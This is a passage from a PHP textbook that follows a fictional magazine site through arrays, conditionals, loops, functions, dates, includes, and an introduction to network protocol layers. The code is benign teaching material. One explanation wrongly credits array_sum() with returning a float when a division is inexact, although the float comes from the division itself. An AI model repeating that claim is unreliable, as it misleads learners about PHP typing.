Two of Tiago's questions are already solved with very little code: publishing a new article is a single statement, `$titulos[] = "Roteiro cultural de outubro"`, with no need to declare any further variable; and knowing how many articles are published is just `count($titulos)`, the number of elements in the array, which stays correct no matter how many articles are published or removed.

From PHP 5.4 onward, `array("...", "...")` can also be written with the shorthand syntax `["...", "..."]`, today the most common way to find it in recent PHP code.

Tiago's third question is still unanswered: what is the list of articles, in alphabetical order? Besides `count()`, PHP provides several other functions for working with the content of an indexed array, without having to loop through its elements manually:

```

1 <?php
2 $categorias = ["Tecnologia", "Cultura", "Música", "Cinema"];
3
4 array_push($categorias, "Entrevistas"); // adds to the end
5 $ultima = array_pop($categorias); // removes the last element
6
7 sort($categorias); // sorts alphabetically
8 print_r($categorias); // [Cinema, Cultura, Música, Tecnologia]
9
10 if (in_array("Música", $categorias)) {
11     echo "The Música category already exists";
12 }
13
14 $posicao = array_search("Cultura", $categorias); // index of "Cultura"
15 echo $posicao;

```

Applied to the initial problem, `sort($titulos)` would reorder the article titles alphabetically, the same way this example sorts the categories, since PHP uses the same comparison mechanism

for text and for numbers, only with different sorting criteria depending on the value's type. The remaining functions also address common list-management needs: `in_array()` checks whether a category already exists before adding it again, and `array_search()` returns the position of a specific category, useful, for example, for removing it later.

3.8.2. Associative Arrays

An indexed array handles a simple list of titles well, but the Contraponto site will quickly need to store more information about each article, not just its title: the author, the category, the summary. Storing all this information in an indexed array would require memorising that index 0 always corresponds to the title, 1 to the author, and so on, code that is hard to read and easy to get wrong. An associative array solves exactly this problem: each value is accessed through a key of one's choosing, typically a *string*, instead of a numeric index, which makes the code much more readable when each value has its own meaning:

```
1 <?php
2 $artigo = array(
3     "titulo"    => "Entrevista: o futuro do jornalismo local",
4     "autor"     => "Rita Ferreira",
5     "categoria" => "Tecnologia"
6 );
7
8 echo $artigo["titulo"]; // Entrevista: o futuro do jornalismo local
9 echo $artigo["autor"];  // Rita Ferreira
10
11 // adds a new key
12 $artigo["resumo"] = "Uma conversa sobre os desafios do jornalismo de proximidade.";
```

A Contraponto article therefore stops being just a loose piece of text inside the `$titulos` array, and becomes, itself, an associative array with all its properties. This idea, an associative array inside another array, is precisely the topic of the next section.

3.8.3. Multidimensional Arrays

A multidimensional array is an array whose values are themselves other arrays, which makes it possible to represent more structured data, such as categories with lists of items, or a list of records, each with several fields — exactly the problem raised at the end of the previous section:

```
1 <?php
2 $revistas_concorrentes = array(
3     "generalistas" => array("Visão", "Sábado", "Expresso"),
4     "culturais"    => array("Ler", "Blimunda", "Time Out")
5 );
6
7 echo $revistas_concorrentes["generalistas"][0]; // Visão
8 echo $revistas_concorrentes["culturais"][1];   // Blimunda
9
10 // An array of records, each one in turn an associative array:
11 // exactly the "Article" sketch Tiago proposed in @sec-03-project-en
```

```

12 $artigos = array(
13     array(
14         "titulo"    => "Entrevista: o futuro do jornalismo local",
15         "autor"     => "Rita Ferreira",
16         "categoria" => "Tecnologia"
17     ),
18     array(
19         "titulo"    => "Crítica: a nova exposição do museu",
20         "autor"     => "Marco Antunes",
21         "categoria" => "Cultura"
22     ),
23     array(
24         "titulo"    => "Como nasceu a Contraponto",
25         "autor"     => "Rita Ferreira",
26         "categoria" => "Cultura"
27     )
28 );
29
30 echo $artigos[0]["titulo"]; // Entrevista: o futuro do jornalismo local
31 echo $artigos[2]["autor"];  // Rita Ferreira

```

The `$artigos` array is the structure that finally gives shape to the model proposed in Section 3.2: each element is a complete article, with all its information, and the whole list can still be looped through, counted and sorted with the same functions seen in Section 3.8.1. It is also with this same array, in memory, that Tiago will build the site's first pages, long before connecting the application to a real database; this last example, an array of associative arrays, is in fact the most common way to represent, in memory, a set of records coming from a database, a topic picked up in more detail in Section 8.1.

To quickly inspect the content of an array during development, without having to access each element individually, the `print_r()` function is used, which shows its full structure, including nested arrays, or `var_dump()`, which also shows the type and length of each value.

3.8.4. Complete Example: an Author's Views

A small example, combining variables, types, conversion and multidimensional arrays, shows well how these concepts come together in practice: calculating the average views of an author's latest articles, stored inside an associative array with their data:

```

1 <?php
2 $autor = [
3     "nome"    => "Rita Ferreira",
4     "vistas"  => [1200, 850, 430, 610]
5 ];
6
7 $soma = array_sum($autor["vistas"]);           ①
8 $numero_artigos = count($autor["vistas"]);    ②
9 $media = $soma / $numero_artigos;             ③
10
11 echo $autor["nome"] . " tem uma média de " . $media . " vistas por artigo";

```

```

12
13 if ($media >= 500) {
14     echo ", um alcance acima da média da revista.";
15 } else {
16     echo ", um alcance abaixo da média da revista.";
17 }

```

- ① Adds up the views of the latest articles: $1200 + 850 + 430 + 610 = 3090$.
- ② Counts how many articles were added up: 4.
- ③ Divides the sum by the number of articles, obtaining the average: $3090 / 4 = 772.5$.
- ④ Compares the average with the magazine's reference value, deciding the final result.

Note that `array_sum()` returns a `float` whenever the division is not exact, even when all the added-up views are integers, which is consistent with the dynamic-typing behaviour seen in Section 3.7: PHP automatically picks the most suitable type for the result of each operation.

The complete code from the in-class demonstration on variables and arrays, ready to copy, is available in Section B.2.

3.9. Challenge

Tiago now knows how to represent an article, and a list of articles, as arrays. Before moving on to the next chapter, the challenge is to put that knowledge to the test, completing Contraponto's article catalogue, using only what has been covered in this chapter, with no loops or conditionals:

1. Complete the `$artigos` array with at least five articles, each with a title, author and category;
2. Display the title of the third article in the catalogue;
3. Build a `$categorias` array with the categories already used in the articles, with no repeats, and sort it alphabetically with `sort()`;
4. Check, with `in_array()`, whether the category "Entrevistas" is already present in the `$categorias` array built in the previous point.


The starter file, with the `$artigos` array partially filled in, is available in Section C.2.

References

- Bytebase. 2026. 'Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?' 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. '45 SOAP to REST Conversion Statistics Every Enterprise Should Know'. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. 'Cloud Firestore Data Model'. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. 'The State of PHP 2025'. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. 'Adobe XD End of Life: Status, Timeline & Alternatives'. <https://mapsoft.com/adobe-xd-end-of-life/>.
- 'Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)'. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.

References

- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



4.1. Conditional Structures

With the article catalogue complete, Tiago notices that not everything in the `$artigos` array should be treated the same way: an article can be ready to publish, or it can still just be a draft that Rita is reviewing. With what he knows so far, the only code he can write is a direct `echo`, always executed the same way, never varying with the data: there is no way to say “show this **if** the article is published, but not if it is still a draft”. This is exactly the kind of decision a conditional structure allows: it evaluates whether a condition is true or false, and executes a different block of code depending on the result, directing the flow of the program according to the data. In PHP, the most common structure is `if/else`, and it solves the article-status problem well:

```
1 <?php
2 $estado = "publicado";
3
4 if ($estado === "publicado") {
5     echo "Mostrar o artigo aos leitores.";
6 } else {
7     echo "Artigo ainda em rascunho, não mostrar.";
8 }
```

This handles a yes-or-no decision well. But Tiago has another, similar problem: he wants the home page to highlight articles according to how many views they have already had, and this time there are more than two possible categories, not just “viral” or “not viral”. A single `if/else` only distinguishes two cases; when there are more than two alternatives, `elseif` is chained on:

```
1 <?php
2 $vistas = 850;
3
4 if ($vistas >= 1000) {
5     echo "Viral";
6 } elseif ($vistas >= 500) {
7     echo "Popular";
```

```

8 } elseif ($vistas >= 100) {
9     echo "Normal";
10 } else {
11     echo "Pouco lido";
12 }

```

This views problem is well solved with `elseif` because each alternative depends on a different range of values. But when Tiago wants to decide the site section from an article's exact category, always comparing the same `$categoria` variable against several possible values, one by one, writing an `elseif` for each category starts to get repetitive: `elseif ($categoria === "Cultura")`, `elseif ($categoria === "Música")`, and so on. There is another, simpler way for Tiago to do the same thing, whenever what is at stake is comparing a single variable against several exact values: `switch`. Notice the use of `break`: without it, execution would continue on to the next `case` even after finding a match, a behaviour called *fallthrough*, sometimes used on purpose, as in the first two lines of the example, to group several cases under the same site section:

```

1 <?php
2 $categoria = "Música";
3
4 switch ($categoria) {
5     case "Cultura":
6     case "Música":
7         echo "Secção Lazer";
8         break;
9     case "Tecnologia":
10        echo "Secção Inovação";
11        break;
12    default:
13        echo "Outras notícias";
14 }

```

4.1.1. Comparison Operators

While testing the article-status `if`, Tiago runs into a detail of PHP that is worth understanding well before moving on. Conditions rest on comparison operators, which evaluate two values and always return a boolean, `true` or `false`:

Operator	Meaning
<code>==</code>	equal (compares only the value)
<code>===</code>	identical (compares the value and the type)
<code>!=</code>	not equal (compares only the value)
<code>!==</code>	not identical (compares the value and the type)
<code><</code>	less than
<code>></code>	greater than
<code><=</code>	less than or equal to
<code>>=</code>	greater than or equal to

The distinction between `==` and `===` is one of the most common sources of subtle bugs in PHP, precisely because PHP automatically converts between types when using `==`:

```

1 <?php
2 var_dump(0 == "abc");    // false in most current PHP versions
3 var_dump(0 == "0");      // true: "0" is converted to the number 0
4 var_dump(0 === "0");     // false: different types, integer vs string
5 var_dump("10" == "1e1"); // true: both converted to the same number
6 var_dump("10" === "1e1");// false: they are different strings

```

For this reason, it is good practice to use `===` whenever the goal is to guarantee two values are really equal, both in value and in type, avoiding comparisons that rely on automatic conversions that are not always obvious. This distinction will become particularly relevant later in the book, once Tiago starts receiving data from real HTTP requests, in Section 7.5: an article identifier received through the URL always arrives as a *string*, even when it represents a number, and comparing that *string* against an *id* stored as an *integer* can have unexpected results if `==` is used instead of `===`.

4.1.2. Logical Operators

Tiago realises that showing an article, in practice, depends on two conditions at once: the article has to be published, **and** its category cannot in the meantime have been archived. Testing this with two separate `ifs` would require nesting one inside the other; combining both conditions into one is the role of logical operators:

- **and** (or `&&`): true only if both conditions are true;
- **or** (or `||`): true if at least one of the conditions is true;
- **xor**: true if exactly one of the two conditions is true, but not both.

```

1 <?php
2 $publicado = true;
3 $categoria_ativa = true;
4
5 if ($publicado && $categoria_ativa) {
6     echo "Mostrar artigo.";
7 }

```

4.2. Loops

A loop is a control structure that allows a block of code to be executed repeatedly, until a specified condition is no longer met, or until a predetermined number of repetitions is reached. PHP provides four types of loops.

4.2.1. for

Used when the number of repetitions needed is known in advance, taking three parameters: the initial value, the stopping condition, and the increment applied at each repetition:

```
1 <?php
2 for ($pagina = 1; $pagina <= 5; $pagina++) {
3     echo "Página $pagina ";
4 }
5 // Página 1 Página 2 Página 3 Página 4 Página 5
```

4.2.2. while

Takes only one condition, evaluated **before** each repetition; if the condition is false from the start, the code block never runs at all. In Contraponto's management panel, an editor could use a **while** to work through, one by one, the comments still waiting for approval:

```
1 <?php
2 $comentarios_pendentes = 5;
3 while ($comentarios_pendentes > 0) {
4     echo "Comentário pendente: $comentarios_pendentes ";
5     $comentarios_pendentes--;
6 }
```

4.2.3. do...while

Very similar to **while**, but with the condition evaluated **after** each repetition, which guarantees the code block always runs at least once, even if the condition is false from the start. It is useful, for example, to guarantee the home page always shows some featured article, even on days when none was explicitly marked as such:

```
1 <?php
2 $artigos_destaque = 0; // no article marked as featured today
3 do {
4     echo "A mostrar o artigo mais recente como destaque. ";
5     $artigos_destaque--;
6 } while ($artigos_destaque > 0);
7 // runs once, even though the condition is already false from the start
```

4.2.4. foreach

Used specifically to loop through arrays, with no need to manage an index manually. It is finally with a **foreach** that Tiago manages to turn the `$titulos` array, sketched in Section 3.8.1, into a real list of articles on the site's page, without repeating **echo** once per article:

```
1 <?php
2 $titulos = [
3     "Entrevista: o futuro do jornalismo local",
4     "Crítica: a nova exposição do museu",
5     "Como nasceu a Contraponto"
6 ];
7
8 foreach ($titulos as $titulo) {
```

```

9     echo $titulo . "<br>";
10 }

```

With an associative array, `foreach` allows both the key and the value of each element to be accessed at the same time, which is useful, for example, for showing every field of a single article without writing a separate `echo` for each property:

```

1 <?php
2 $artigo = [
3     "titulo"    => "Entrevista: o futuro do jornalismo local",
4     "autor"     => "Rita Ferreira",
5     "categoria" => "Tecnologia"
6 ];
7
8 foreach ($artigo as $chave => $valor) {
9     echo "$chave: $valor<br>";
10 }

```

4.3. Challenge

With conditionals and loops, Tiago can now turn the static article catalogue into a page that reacts to the data. The challenge, building on the `$artigos` catalogue completed in Section 3.9, is:

1. Use a `foreach` to loop through `$artigos` and display the title of each one;
2. Inside the same `foreach`, use an `if` to also display the author, but only for articles whose category is "Cultura";
3. Define, at the top of the file, a variable `$categoria_escolhida = "Tecnologia";`, standing in, for now, for the category the reader wants to see, and use an `if` so the `foreach` only shows articles from that category.

The starter file, already with the previous chapter's complete catalogue, is available in Section C.3. This fixed variable is, deliberately, a simplification: Section 7.5 shows how to replace it with the real value from a *browser* request, through `$_GET`.

References

- Bytebase. 2026. 'Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?' 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. '45 SOAP to REST Conversion Statistics Every Enterprise Should Know'. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. 'Cloud Firestore Data Model'. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. 'The State of PHP 2025'. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. 'Adobe XD End of Life: Status, Timeline & Alternatives'. <https://mapsoft.com/adobe-xd-end-of-life/>.
- 'Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)'. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.

References

- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



5.1. Functions

As the Contraponto site grows, Tiago notices he is writing the same kind of code in several different places: whenever he shows an article, whether in the listing or on the article's own page, he has to join the author to the category in the same format, "by Rita Ferreira, in Technology". Copying that line to every new place it is needed is, sooner or later, a source of inconsistencies: if the format ever changes, he has to remember to change it everywhere he copied it. A function solves exactly this problem: it is a named set of instructions, written once, that can be called whenever it is needed. A function can accept parameters (input data) and return a value (output data), both optional:

```
1 <?php
2 function formatarAutoria($autor, $categoria) {
3     return "por " . $autor . ", em " . $categoria;
4 }
5
6 echo formatarAutoria("Rita Ferreira", "Tecnologia");
7 echo formatarAutoria("Marco Antunes", "Cultura");
```

A function can receive several parameters, and can define a default value for them, used when that parameter is not given in the call. This is what Tiago uses to estimate the reading time of an article, a common feature on content sites: by default, a reader is assumed to read 200 words per minute, but that speed can be adjusted when better known:

```
1 <?php
2 function tempoLeitura($palavras, $palavras_por_minuto = 200) {
3     return ceil($palavras / $palavras_por_minuto);
4 }
5
6 echo tempoLeitura(600);           // 3, uses the default value (200 words/minute)
7 echo tempoLeitura(600, 300);     // 2, the given value overrides the default
```

A function may also return nothing at all, simply producing an effect, such as displaying something directly on screen. This is how Tiago consolidates, in a single place, how an article's teaser is shown in the site's listing:

```

1 <?php
2 function mostrarTeaser($titulo, $resumo) {
3     echo "<h3>" . $titulo . "</h3><p>" . $resumo . "</p>";
4 }
5
6 mostrarTeaser(
7     "Entrevista: o futuro do jornalismo local",
8     "Uma conversa sobre os desafios do jornalismo de proximidade."
9 );
10 mostrarTeaser(
11     "Como nasceu a Contraponto",
12     "A história da revista, contada pela sua diretora."
13 );

```

A variable defined inside a function is local to that function, and is not visible outside it, even if a variable with the same name also exists outside the function; the only way for a function to communicate a result to the rest of the *script* is through the value it returns with **return**. Notice, in the following example, how the formatting of the view count correctly handles the singular case without Tiago having to remember it everywhere that number is shown:

```

1 <?php
2 function formatarVistas($vistas) {
3     $sufixo = "vistas";    // $sufixo only exists inside this function
4     if ($vistas === 1) {
5         $sufixo = "vista";
6     }
7     return $vistas . " " . $sufixo;
8 }
9
10 echo formatarVistas(850); // 850 vistas
11 echo formatarVistas(1);  // 1 vista
12 // echo $sufixo;         // error: $sufixo is not defined here, outside the function

```

The complete code for the demonstration done in class about functions is available in Section [B.4](#).

5.2. Dates

The article draft proposed in Section [3.2](#) includes a publication date, a field none of the previous examples has used yet. Tiago needs to display it legibly to the reader, to calculate how long ago an article was published, and to let Rita schedule an article for a future date. PHP offers functions dedicated to handling dates and times for this kind of need. There are three common operations.

5.2.1. Getting the Current Date and Time

The `date()` function formats the server's current date and time according to a pattern given as a parameter, using letters with predefined meanings, such as `d` for the day, `m` for the month,

Y for the four-digit year, H for the hour, i for the minutes and s for the seconds. This is the function Tiago uses to record the date when a new article is created:

```
1 <?php
2 echo date("d/m/Y");           // 24/08/2026
3 echo date("d/m/Y H:i:s");     // 24/08/2026 15:42:07
4 echo date("l, d \d\e F");     // segunda-feira, 24 de Agosto (localised)
```

5.2.2. Custom Formatting

As shown in the previous examples, the same instant can be presented in very different ways, simply by changing the format given to `date()`, which is useful for adapting how the publication date is shown to the context: a compact format in the article listing, or a written-out format in the header of a single article's page.

5.2.3. Time Zones

By default, PHP uses the time zone configured on the server, which may not match the time zone of Contraponto's readers. If the server is hosted outside Portugal, the publication date shown could come out wrong without anyone realising why; to avoid this, the time zone to use is set explicitly with `date_default_timezone_set()`, right at the start of the *script*:

```
1 <?php
2 date_default_timezone_set("Europe/Lisbon");
3 echo date("H:i:s"); // local time in Portugal, regardless of the server's time zone
```

For more complex operations on dates, PHP provides the object-oriented `DateTime` class, already mentioned in Section 3.4. Unlike `date()`, which receives everything as function parameters, here an object representing the date itself is created first, with `new DateTime(...)`, and its methods are then called through an arrow (`->`) to query or modify it, such as `->modify()` or `->format()`. It is with this tool that Tiago solves two concrete Contraponto problems: showing how many days ago an article was published, and scheduling the publication of an article for a future date:

```
1 <?php
2 $data_publicacao = new DateTime("2026-08-20");
3 $hoje = new DateTime();
4 $diferenca = $data_publicacao->diff($hoje);
5 echo $diferenca->days . " dias desde a publicação"; // e.g.: 4 dias
6
7 $data_agendada = new DateTime();
8 $data_agendada->modify("+7 days");
9 echo "Publicação agendada para " . $data_agendada->format("d/m/Y");
```

The complete code for the demonstration done in class about dates, including the leap-year calculation, is available in Section B.5.

5.3. Controlling Page Flow: Includes

The Contraponto site will have several pages, the article listing, an article's page, the comment form, but they all share the same header, with the logo and the category menu, and the same footer, with the copyright notice. Copying that HTML into every new page would be just as fragile as repeating a function's logic: if Rita asks for the menu to change, Tiago would have to remember to update every page, one by one. Instead of repeating that code in every file, PHP allows the content of one file to be included inside another, through two very similar instructions: `include` and `require`.

include: includes the content of a file inside the current file. If the given file is not found, PHP issues a warning, but the *script* keeps running. It is useful when including optional files, not critical to the *script*'s operation.

require: works similarly to `include`, but is used when the included file is essential to the *script*'s operation. If the given file is not found, PHP issues a fatal error and immediately stops execution. It is useful when it is necessary to guarantee that a fundamental file is available before continuing to run the rest of the *script*.

```

1 <?php
2 require "header.php";
3 ?>
4
5 <h2>Últimos Artigos</h2>
6 <p>Aqui aparece a listagem de artigos da Contraponto.</p>
7
8 <?php
9 require "footer.php";
10 ?>
```

Since the header and footer are usually essential to a page's visual structure, without which the result would look incomplete or broken, it is common to prefer `require` over `include` to include them. There are also the `include_once` and `require_once` variants, which guarantee that the same file is only included once, even if the instruction appears, directly or indirectly, more than once in the execution flow, avoiding errors such as redefining the same function.

This pattern, `header.php` and `footer.php` files included in every page of the site, is the first practical step towards thinking of a web application as a set of reusable components, rather than independent HTML pages disconnected from one another, an idea revisited in more depth in Section 2.1.2 and in Section 10.1.

The complete code for the three files in this demonstration is available in Section B.6.

5.4. Challenge

With functions, dates and *includes*, Tiago now has the pieces to organise the site's code instead of repeating it. The challenge, starting from the `$artigos` catalogue and the category filter from Section 4.3, is:


1. Write a function `formatarArtigo($artigo)` that receives an article (an element of the `$artigos` array) and returns a *string* with the title and the formatted authorship, for example "Título - por Autor";

2. Use that function inside the `foreach` that already iterates over `$artigos`, instead of writing the formatting directly inside it;
3. Create two files, `header.php` and `footer.php`, with a simple header and footer for the site, and use `require` to include them before and after the article listing.

The starter file, with the catalogue and the category filter already in place, is available in Section C.4.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



6.1. Why Organise Communication into Layers?

Before a Contraponto reader can even see the magazine's home page, the request the *browser* sends to the server only gets there after a series of operations:

- finding the address of the magazine's server;
- determining the path the data must travel to get there;
- establishing a reliable connection;
- converting the data into electrical signals or radio pulses.

This set of operations is governed by rules that regulate each of these operations — the format of messages, the order of exchanges, error handling — which is precisely what is called a communication protocol. Without it, two devices cannot understand each other.

The *browser* does all of this without Tiago, on the server side, needing to think about any of these details. Before a request can leave the *browser* and reach a server, there is an entire stack of protocols that has to work correctly underneath that communication.

What, exactly, is a **protocol**? And what is a protocol stack? A **protocol** is a set of rules agreed between two parties (two devices) that want to communicate: it defines the exact format of the messages exchanged and the order in which they must be sent, so that both sides understand each other unambiguously. A protocol can be thought of as a contract between two remote devices on a network, defining the rules for how they will communicate at a distance.

No protocol, on its own, solves every problem involved in getting a message from one computer to another: several are needed, each handling a different part of the problem, the same four operations already mentioned above.

That set of protocols is organised so that each one, when it needs a feature offered by another, turns to that other protocol to obtain it. That relationship defines a hierarchy in which the protocols that use others are “above” and the ones being used are “below”. This arrangement is called a **protocol stack**, or layered architecture.

It is this stack, not a single isolated protocol, that the Contraponto reader's request has to cross, without the user noticing, before it even reaches the server.

In a layered architecture, each layer is a module that depends on the layers below it, but is completely independent of the layers above it: it only needs to know how to use the layer immediately below it, not how the layers above it work. This allows each one to be developed, optimised or replaced independently of the others, as long as the service it provides to the layers above it stays the same. That service a layer provides to the layer immediately above it, without the latter needing to know how it is implemented underneath, is precisely called a **service**.

A **service**, like a protocol, can also be thought of as a kind of contract, but with an essential difference: a protocol is a contract between two remote devices, defining how they communicate at a distance; a service is a contract between layers within the same device, defining how they work with each other, locally. In other words, a service acts locally, while a protocol acts remotely.




Figure 6.1.: Protocols (horizontal arrows) connect matching layers on different devices; services (vertical arrows) connect adjacent layers within the same device.

6.2. The Two Models: OSI and TCP/IP

Historically, two reference models emerged for organising communication into layers, with different origins:

- **OSI** (*Open Systems Interconnection*): developed by ISO (*International Organization for Standardization*) as a formal model, with seven layers: physical, data link, network, transport, session, presentation and application. Because it was formally defined and approved by an international standardisation body before being widely implemented, OSI is known as the *de jure* standard (by law, i.e., formally instituted).
- **TCP/IP** (also called the DoD model, as it originated in the US Department of Defense): a simpler model, with only four layers, application, transport, network (or internet) and network access, which arose directly from the practical implementation of ARPANET, the precursor to the Internet. Because it became the model actually used, through its widespread adoption, before any formal international standardisation, TCP/IP is known as the *de facto* standard (as a matter of fact, i.e., imposed by practice and common use).

In practice, today's Internet runs on the TCP/IP model, not on OSI: OSI continues to be used, mainly, as a pedagogical tool, because it divides more finely responsibilities that, in TCP/IP, appear concentrated in a single layer. For the purposes of this course, three layers of the TCP/IP model are of particular interest:




Figure 6.2.: The OSI model, with its seven layers, from application (closest to the user) to physical (the transmission medium itself).

